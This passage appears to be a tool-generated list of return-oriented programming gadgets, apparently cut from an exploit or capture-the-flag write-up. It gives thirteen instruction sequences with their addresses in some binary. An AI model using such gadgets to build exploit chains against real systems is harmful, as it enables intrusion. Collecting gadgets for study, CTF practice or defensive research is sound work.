0x000000000000482498 : mov eax, edi ; pop rbx ; ret
0x000000000000437c11 : mov eax, edi ; ret
0x00000000000042cfa1 : mov eax, edx ; pop rbx ; ret
0x00000000000047d484 : mov eax, edx ; ret
0x00000000000043de7e : mov ebp, esi ; jmp rax
0x000000000000499461 : mov ecx, esp ; jmp rax
0x0000000000004324fb : mov edi, dword ptr [rbp] ; call rbx
0x000000000000443f34 : mov edi, dword ptr [rdi + 0x30] ; call rax
0x0000000000004607e2 : mov edi, dword ptr [rdi] ; call rsi
0x00000000000045c71e : mov edi, ebp ; call rax
0x000000000000491e33 : mov edi, ebp ; call rdx
0x0000000000004a7a2d : mov edi, ebp ; nop ; call rax
0x00000000000045c4c1 : mov edi, ebx ; call rax
```